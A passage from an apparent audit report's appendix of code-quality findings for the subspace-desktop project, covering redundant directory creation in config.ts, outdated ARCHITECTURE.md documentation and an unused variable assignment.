calls the write function (figure C.3), which also creates the directory (figure C.4). Consider removing the section of the init function that creates the directory.

```
public async init(): Promise<void> {  
  // <REDACTED>  
  await this.fs.createDir(this.configPath)  
  // ignore error if folder exists  
  .catch((error) => {  
    if (!error.includes('exists')) {  
      this.errorLogger(error);  
    }  
  });  
  await this.write(emptyConfig);  
}
```

Figure C.3: *subspace-desktop/src/lib/config.ts#L60-L74*

```
private async write(config: IConfig): Promise<void> {  
  await this.fs.createDir(this.configPath)  
  // ignore error if folder exists  
  .catch((error) => {  
    if (!error.includes('exists')) {  
      this.errorLogger(error);  
    }  
  });  
  // <REDACTED>  
}
```

Figure C.4: *subspace-desktop/src/lib/config.ts#L117-L130*

- **Outdated documentation.** The `ARCHITECTURE.md` file contains outdated documentation, broken links, and typos. It contains a reference to the `global.ts` file (figure C.5), which does not exist. The link in this file to `src/lib/autolaunch` is broken, as it should instead lead to `src/lib/autolaunch.ts`. Finally, the file contains typos, such as `clases` and `conneection`.

```
### [ `lib/global.ts` ](src/lib/global.ts)  
The global state object. Contains data, clases and functions that can easily be  
shared across all components. The `Global` class has an `init()` method which  
initializes the localization and autoLauncher logic.
```

Figure C.5: *subspace-desktop/ARCHITECTURE.md#libglobalts*

- **Useless assignment.** The `isSyncing` variable is set in `subspace-desktop/src/stores/store.ts#L330` but is never used before being reassigned.